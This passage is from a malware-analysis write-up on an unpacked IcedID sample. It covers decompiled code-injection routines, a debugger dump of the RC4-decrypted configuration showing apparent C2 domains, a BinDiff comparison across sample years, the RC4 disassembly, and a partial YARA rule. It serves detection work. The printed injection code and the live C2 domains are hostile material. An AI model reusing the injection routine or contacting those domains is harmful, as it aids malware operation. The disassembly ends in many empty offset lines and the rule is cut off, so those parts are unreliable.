
```

Write the photo.png and Code Injection

After the network communication routine, do a test on **EAX** register with him self, and if the results not was the operand expected it will jump to the same heap allocation and rc4 routine that we saw before. The processor will do the same test with **EAX**, and with the results are the same as earlier, it will take a jump to the **write_photo.png**.

We will not delve deeper into this function, because the name is self explanatory. The only information that we need, is what API will use to carry out this activity, the answer is simple, the code will just use the **WriteFile** (writes data to the specified file) API.

After that, the code will call the last function of this sample, the function that execute a code Injection.



Analyzing this function, in the image below, we can see that it is very straight to the point. The function uses **VirtualAlloc** to allocate memory.

After some calculations, using the variables that contained the return value of the **VirtualAlloc** function and the pointer to the previously set buffer size, the function uses **GetModuleFileNameA** to collect the complete path of a file, performing a series of calculations with the variables.

```

Pseudocode-A  Hex View-1  Structures  Enums  Imports
20
21 v2 = (_BYTE *)a1;
22 v3 = (SIZE_T *) (a1 + 4);
23 base_address_allocated_region = (SIZE_T *)VirtualAlloc(0, *((_DWORD *) (a1 + 4) + 1880, 0x3000u, 4u);
24 v5 = base_address_allocated_region;
25 if ( base_address_allocated_region )
26 {
27     v6 = *v3;
28     if ( *v3 )
29     {
30         v7 = (char *) ((char *)base_address_allocated_region - v2);
31         do
32         {
33             v2[(DWORD)v7] = *v2;
34             ++v2;
35             --v6;
36         }
37         while ( v6 );
38         v6 = *v3;
39     }
40     v8 = *((_BYTE *)base_address_allocated_region + v6 + 2) & 0xF2;
41     *((_WORD *) ((char *)v5 + v6) = 1;
42     *((_BYTE *)v5 + v6 + 2) = v8 | 0x12;
43     *((SIZE_T *) ((char *)v5 + v6 + 4) = data_encrypted_data;
44     *((SIZE_T *) ((char *)v5 + v6 + 8) = 0;
45     *((_BYTE *)v5 + v6 + 536) = 0;
46     *((_BYTE *)v5 + v6 + 792) = 0;
47     *((SIZE_T *) ((char *)v5 + v6 + 12) = dword 40300C;
48     GetModuleFileNameA(0, (LPSTR)v5 + v6 + 16, 0x104u);
49     lstrcpyA((LPSTR)v5 + v6 + 216, az);
50     v9 = 512;
51     v10 = &unk_403050;
52     v11 = (char *)v5 + v6 + 856;

```

In the last part of the code injection function, the code implements some for loops, probably with the aim of iterating each byte of the encrypted data, within a single memory space, which will be used later. Finally, the code will use **VirtualProtect**.

```

77     }
78     v17 = *v3;
79     v5[1] += 1880;
80     v5[6] = v17;
81     VirtualProtect(v5, v5[1], 0x20u, &flOldProtect);
82     return v5;
83 }
84 return base_address_allocated_region;
85 }

```

In general, this function gives the ability to inject code into memory (possibly a PE artifact), which must be contained within the previously dropped *photo.png* artifact.

With that, we now can understand what APIs are used to construct a network communication, decrypt data, injection and dropped routines, now we know what APIs we need to set breakpoints when we will doing dynamically analysis of unpacked *IcedID*.

Now that we understand the main functionality of the *IcedID*, let's dive into the debugging stage of our analysis, with *x32dbg*.

Dynamically Analysis of IcedID Unpacked

unpack_iced.exe - PID: 5940 - Module: unpack_iced.exe - Thread: Main Thread 7024 - 32db

The decrypt function was executed

esi:1strcat
all rc4 data: key (8bytes + encrypt data)
rc4 key position (first 8 bytes of the data)
encrypted data position (248 bytes after the key)
rc4 decrypt data
[+] decrypt function was executed!!
esi:1strcat

.text:007E15A2 unpack_iced.exe:\$15A2 #9A2 <[+] decrypt function was executed!!>

Address	Hex	ASCII
007E3000	E3 DC 67 A2 13 F3 F1 C4 FB 33 3D 1E 02 00 00 00	âUc.0hAUs...
007E3010	2F 69 6E 64 65 78 2E 70 68 70 00 00 00 00 00 00	/index.php...
007E3020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3050	13 62 6F 6C 64 69 64 69 6F 74 72 75 73 73 2E 78	.bo1d1otruss.x
007E3060	79 7A 00 0F 6E 69 7A 61 6F 70 6C 6F 76 2E 78 79	yz.nizaoplov.xy
007E3070	7A 00 0F 31 35 33 69 73 68 61 68 2E 62 65 73 74	Z.1531shak.best
007E3080	00 10 69 6C 75 32 31 70 6C 61 6E 65 2E 78 79 7A	..i1u21plane.xyz
007E3090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E30A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E30B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E30C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E30D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E30E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E30F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
007E3190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused unpack_iced.exe: 007E3000 -> 007E3007 (0x00000008 bytes)

The rc4 key remains

The IcedID config was decrypted this must be the c2 domains!

Let's restart the sample in the debugger, and analyze the decryption process in more detail.

As we can see in the image below, the CPU moves the data address from `.data` to the **ECX** register, and immediately after that, the function executes the first two stages of **rc4** (*KSA* and *PRGA*). Then, the CPU performs the third phase of the **RC4** algorithm, which is the **XOR** operation between the keystream and the data.

I set a breakpoint at the exact restart point of the *XOR loop*, and ran it several times, until enough data was decrypted and became clear text. If we observe, the first 8 bytes have not been modified, which in fact means that these first 8 bytes are the decryption key.

We now know that this IcedID sample uses the **RC4** encryption algorithm to encrypt communication settings with c2 servers. But, we know even more, we know where the sample stores the key and data that will be decrypted, and how it will be decrypted.

With this knowledge, we can produce a script that automates the process of decrypting the network communication configuration with the c2 servers. In the next section, we will cover developing a configuration extractor for IcedID. If successful, we will be able to reuse this script to extract the configuration of network communication with c2 servers from other samples, without having to carry out the entire debugging process after the sample is unpacked.

Configuration Extractor Development – IcedID

Well, we have all the information needed to automate the IcedID configuration extraction process. We need a script that:

- **Receive a PE artifact**
- **Read the .data section of the PE file, through the *pefile* library**
- **Select the first 8 bytes for the RC4 decryption key**
- **Select the remaining 248 bytes of data encrypted with RC4**
- **Treat the raw data in hexadecimal, using a library like *binascii***
- **Perform the RC4 decryption process, using the *arc4* library**
- **Print the key, encrypted data, and decrypted data in a formatted format after executing the above processes.**

You can find the complete configuration extraction script on my Github, or just by clicking [**aqui**](#).

With the configuration extractor developed, we can test on other unpacked samples, from the IcedID family, in the hope that our script will perform the configuration extraction process automatically.

In order to test our script on different samples from IcedID, I added two samples, in addition to the one that was already the subject of our analysis. All three samples you can find at the links below:


With that, below is the PoC video of the execution of the configuration extractor I developed, tested on three different samples from the IcedID family. And as you can see below, the script managed to extract the settings successfully!

Code Patterns between Samples from Different Years

In this section, we will analyze two more unpacked samples from **2019** and **2023**, with the aim of identifying *icedID* code reuse over the years. Allowing us to understand the familiarity between samples, and identify opportunities for creating signatures, to detect samples that follow the same pattern. To perform this analysis, we will use the **BinDiff** plugin in IDA.


We will perform this analysis, using the same samples that we tested with the config extractor, in the previous section.

When we run **BinDiff** between the sample we analyzed in this article (**unpacked_icedid.exe**) that was reported in **2020**, with the **unpacked_1648556** sample from **2019**, we can already notice the great similarities between the internal functions of the samples.



In the table in the image above, we should focus our attention on the **Similarity** and **Confidence** columns. Basically, how close it is to the value **1.0** is how similar each function is. And as we can see in the image above, the internal functions of the **unpacked_1648556** sample (from **2019**) are identical to the functions of the **unpacked_icedid.exe** sample (from **2020**).

Now if we compare the **unpacked_icedid.exe** (from **2020**) and **winme_sc_carved.bin** (from **2023**) samples, we will observe several similarities, but some differences between certain functions. Below, we can see this in **BinDiff**.




Analyzing the image above, we can see a slight difference between the *main* functions, a slightly larger difference in the *http_connection* function, and a considerable difference in the *heap_allocation* function.

Now that we know that the **unpacked_1648556** sample is identical to the sample we analyzed in this article, let's note the important similarity between **unpacked_icedid.exe** (from **2020**) and **winme_sc_carved.bin** (from **2023**) in the **hardware_info_net_connection** function. Below, we can see the similarity in the code structure between the two versions.



The functions that have an important functionality, and which are also identical between all versions analyzed in this article, are the decryption routine functions through **RC4**.

Below, we can observe the similarity between the **unpacked_iced.exe** and **unpacked_1648556.exe** samples, referring to the routine function of the **RC4 KSA** and **PRGA** stages being executed. It is also possible to observe the pattern of these **RC4** phases, through the presence of the value **0x100** in loops, followed by **XOR** operations.




In the following image, we can see the same pattern being observed between the **unpacked_iced.exe** and **winme_sc_carved.bin** samples.

0040180F rc4_ksa_prga

primary


IcedID sample, 2020 version



sub_401E2A 00401E2A

secondary

IcedID sample, 2023 version



Below, we can observe the similarity between the **unpacked_iced.exe** and **unpacked_1648556.exe** samples, referring to the routine function of the **RC4** routine after executing the first two stages (**KSA** and **PRGA**), and finally executing the **XOR** operation that will decrypt the data that we observed in previous sections.

- rc4_ksa_prga
- rc4_routine
- hardware_info_collection

In our analysis, these functions had their codes reused in both samples, therefore, they will be part of our detection rule. The code reuse pattern is collected using the Disassembler, where we will identify the same sequences of bytes (in hexadecimal) being used in the functions mentioned above. Below, we can see the sequence of bytes referring to the rc4_ksa_prga function. This sequence is the same in all samples analyzed in this article.

```

; ===== SUBROUTINE =====
; unsigned int __fastcall rc4_ksa_prga(int pointer key_and_data_decryption_array, int pointer key_and_data_decryption_array); CODE XREF: rc4_routine+59:p
rc4_ksa_prga proc near
var_5 = byte ptr -5
var_4 = dword ptr -4
arg_0 = dword ptr 4

rc4_ksa_prga
51          push    ecx
rc4_ksa_prga+1 51          push    ecx
rc4_ksa_prga+2 53          push    ebx
rc4_ksa_prga+3 55          push    ebp
rc4_ksa_prga+4 56          push    esi
rc4_ksa_prga+5 8B EA      mov     ebp, edx
rc4_ksa_prga+7 89 4C 24 10 mov     [esp+14h+var_4], ecx
rc4_ksa_prga+8 33 D2      xor     edx, edx
rc4_ksa_prga+9 57          push    edi
rc4_ksa_prga+10 8B 7C 24 1C mov     edi, [esp+18h+arg_0]
rc4_ksa_prga+11 8B C2      mov     eax, edx
rc4_ksa_prga+12
rc4_ksa_prga+13
loc_401823: 88 04 38   mov     [eax+edi], al ; CODE XREF: rc4_ksa_prga+1D:j
rc4_ksa_prga+14 40          inc     eax
rc4_ksa_prga+15 3D 00 01 00 00 cmp     eax, 100h
rc4_ksa_prga+16 72 F5      jb     short loc_401823
rc4_ksa_prga+17 8A CA      mov     cl, dl
rc4_ksa_prga+18 8B DA      mov     ebx, edx
rc4_ksa_prga+19
rc4_ksa_prga+20
loc_401832: 8B 44 24 14 mov     eax, [esp+18h+var_4] ; CODE XREF: rc4_ksa_prga+56:j
rc4_ksa_prga+21 0F B6 F2   movzx  esi, dl
rc4_ksa_prga+22 8A 14 3B   mov     dl, [ebx+edi]
rc4_ksa_prga+23 8A 04 06   mov     al, [esi+eax]
rc4_ksa_prga+24 02 C2      add     al, dl
rc4_ksa_prga+25 02 C8      add     cl, al
rc4_ksa_prga+26 88 4C 24 13 mov     [esp+18h+var_5], cl
rc4_ksa_prga+27 0F B6 C9   movzx  ecx, cl
rc4_ksa_prga+28 8A 04 39   mov     al, [ecx+edi]
rc4_ksa_prga+29 88 04 3B   mov     [ebx+edi], al
rc4_ksa_prga+30 8D 46 01   lea    eax, [esi+1]
rc4_ksa_prga+31 88 14 39   mov     [ecx+edi], dl
rc4_ksa_prga+32 33 D2      xor     edx, edx
rc4_ksa_prga+33 8A 4C 24 13 mov     cl, [esp+18h+var_5]
rc4_ksa_prga+34 F7 F5      div    ebp
rc4_ksa_prga+35 43          inc    ebx
rc4_ksa_prga+36 81 FB 00 01 00 00 cmp     ebx, 100h
rc4_ksa_prga+37 72 CB      jb     short loc_401832
rc4_ksa_prga+38 5F          pop    edi
rc4_ksa_prga+39 5E          pop    esi
rc4_ksa_prga+40 5D          pop    ebp
rc4_ksa_prga+41 5B          pop    ebx
rc4_ksa_prga+42 58          pop    ecx
rc4_ksa_prga+43 58          pop    ecx
rc4_ksa_prga+44 C3          retn
rc4_ksa_prga+45
rc4_ksa_prga+46
rc4_ksa_prga+47
rc4_ksa_prga+48
rc4_ksa_prga+49
rc4_ksa_prga+50
rc4_ksa_prga+51
rc4_ksa_prga+52
rc4_ksa_prga+53
rc4_ksa_prga+54
rc4_ksa_prga+55
rc4_ksa_prga+56
rc4_ksa_prga+57
rc4_ksa_prga+58
rc4_ksa_prga+59
rc4_ksa_prga+5A
rc4_ksa_prga+5B
rc4_ksa_prga+5C
rc4_ksa_prga+5D
rc4_ksa_prga+5E
rc4_ksa_prga+5F
rc4_ksa_prga+60
rc4_ksa_prga+61
rc4_ksa_prga+62
rc4_ksa_prga+63
rc4_ksa_prga+64
rc4_ksa_prga+65
rc4_ksa_prga+66
rc4_ksa_prga+67
rc4_ksa_prga+68
rc4_ksa_prga+69
rc4_ksa_prga+6A
rc4_ksa_prga+6B
rc4_ksa_prga+6C
rc4_ksa_prga+6D
rc4_ksa_prga+6E
rc4_ksa_prga+6F
rc4_ksa_prga+70
rc4_ksa_prga+71
rc4_ksa_prga+72
rc4_ksa_prga+73
rc4_ksa_prga+74
rc4_ksa_prga+75
rc4_ksa_prga+76
rc4_ksa_prga+77
rc4_ksa_prga+78
rc4_ksa_prga+79
rc4_ksa_prga+7A
rc4_ksa_prga+7B
rc4_ksa_prga+7C
rc4_ksa_prga+7D
rc4_ksa_prga+7E
rc4_ksa_prga+7F
rc4_ksa_prga+80
rc4_ksa_prga+81
rc4_ksa_prga+82
rc4_ksa_prga+83
rc4_ksa_prga+84
rc4_ksa_prga+85
rc4_ksa_prga+86
rc4_ksa_prga+87
rc4_ksa_prga+88
rc4_ksa_prga+89
rc4_ksa_prga+8A
rc4_ksa_prga+8B
rc4_ksa_prga+8C
rc4_ksa_prga+8D
rc4_ksa_prga+8E
rc4_ksa_prga+8F
rc4_ksa_prga+90
rc4_ksa_prga+91
rc4_ksa_prga+92
rc4_ksa_prga+93
rc4_ksa_prga+94
rc4_ksa_prga+95
rc4_ksa_prga+96
rc4_ksa_prga+97
rc4_ksa_prga+98
rc4_ksa_prga+99
rc4_ksa_prga+9A
rc4_ksa_prga+9B
rc4_ksa_prga+9C
rc4_ksa_prga+9D
rc4_ksa_prga+9E
rc4_ksa_prga+9F
rc4_ksa_prga+A0
rc4_ksa_prga+A1
rc4_ksa_prga+A2
rc4_ksa_prga+A3
rc4_ksa_prga+A4
rc4_ksa_prga+A5
rc4_ksa_prga+A6
rc4_ksa_prga+A7
rc4_ksa_prga+A8
rc4_ksa_prga+A9
rc4_ksa_prga+AA
rc4_ksa_prga+AB
rc4_ksa_prga+AC
rc4_ksa_prga+AD
rc4_ksa_prga+AE
rc4_ksa_prga+AF
rc4_ksa_prga+B0
rc4_ksa_prga+B1
rc4_ksa_prga+B2
rc4_ksa_prga+B3
rc4_ksa_prga+B4
rc4_ksa_prga+B5
rc4_ksa_prga+B6
rc4_ksa_prga+B7
rc4_ksa_prga+B8
rc4_ksa_prga+B9
rc4_ksa_prga+BA
rc4_ksa_prga+BB
rc4_ksa_prga+BC
rc4_ksa_prga+BD
rc4_ksa_prga+BE
rc4_ksa_prga+BF
rc4_ksa_prga+C0
rc4_ksa_prga+C1
rc4_ksa_prga+C2
rc4_ksa_prga+C3
rc4_ksa_prga+C4
rc4_ksa_prga+C5
rc4_ksa_prga+C6
rc4_ksa_prga+C7
rc4_ksa_prga+C8
rc4_ksa_prga+C9
rc4_ksa_prga+CA
rc4_ksa_prga+CB
rc4_ksa_prga+CC
rc4_ksa_prga+CD
rc4_ksa_prga+CE
rc4_ksa_prga+CF
rc4_ksa_prga+D0
rc4_ksa_prga+D1
rc4_ksa_prga+D2
rc4_ksa_prga+D3
rc4_ksa_prga+D4
rc4_ksa_prga+D5
rc4_ksa_prga+D6
rc4_ksa_prga+D7
rc4_ksa_prga+D8
rc4_ksa_prga+D9
rc4_ksa_prga+DA
rc4_ksa_prga+DB
rc4_ksa_prga+DC
rc4_ksa_prga+DD
rc4_ksa_prga+DE
rc4_ksa_prga+DF
rc4_ksa_prga+E0
rc4_ksa_prga+E1
rc4_ksa_prga+E2
rc4_ksa_prga+E3
rc4_ksa_prga+E4
rc4_ksa_prga+E5
rc4_ksa_prga+E6
rc4_ksa_prga+E7
rc4_ksa_prga+E8
rc4_ksa_prga+E9
rc4_ksa_prga+EA
rc4_ksa_prga+EB
rc4_ksa_prga+EC
rc4_ksa_prga+ED
rc4_ksa_prga+EE
rc4_ksa_prga+EF
rc4_ksa_prga+F0
rc4_ksa_prga+F1
rc4_ksa_prga+F2
rc4_ksa_prga+F3
rc4_ksa_prga+F4
rc4_ksa_prga+F5
rc4_ksa_prga+F6
rc4_ksa_prga+F7
rc4_ksa_prga+F8
rc4_ksa_prga+F9
rc4_ksa_prga+FA
rc4_ksa_prga+FB
rc4_ksa_prga+FC
rc4_ksa_prga+FD
rc4_ksa_prga+FE
rc4_ksa_prga+FF

```

Furthermore, we also selected some strings that also appear constantly in the three samples analyzed.

Having this information, we created our detection rule, which I called **iced_family_was_detected**, and validated its syntax in **Unpac.me**, as we can see in the image below. The Yara detection rule has all the information collected and analyzed in this article.

Yara Hunt

Submissions
Packed Files (PE | PE+)

Labeled Artifacts
Unpacked Malware (PE | PE+)

Unlabeled Artifacts
Unpacked Unknown (PE | PE+)

Goodware
Known Good (PE | PE+)

```
iced_family_was_detected
1 rule iced_family_was_detected {
2   meta:
3     score = 90
4     author = "0x0d4y"
5     description = "This rule detects code patterns from the RC4 algorithm implementation, hardware information collecti
6     reference = "https://0x0d4y.blog/icedid-technical-analysis/"
7     rule_uuid = "6d51471c-6433-467b-ad37-603949d15522"
8   strings:
9     $hardware_info_collect_code_pattern = {
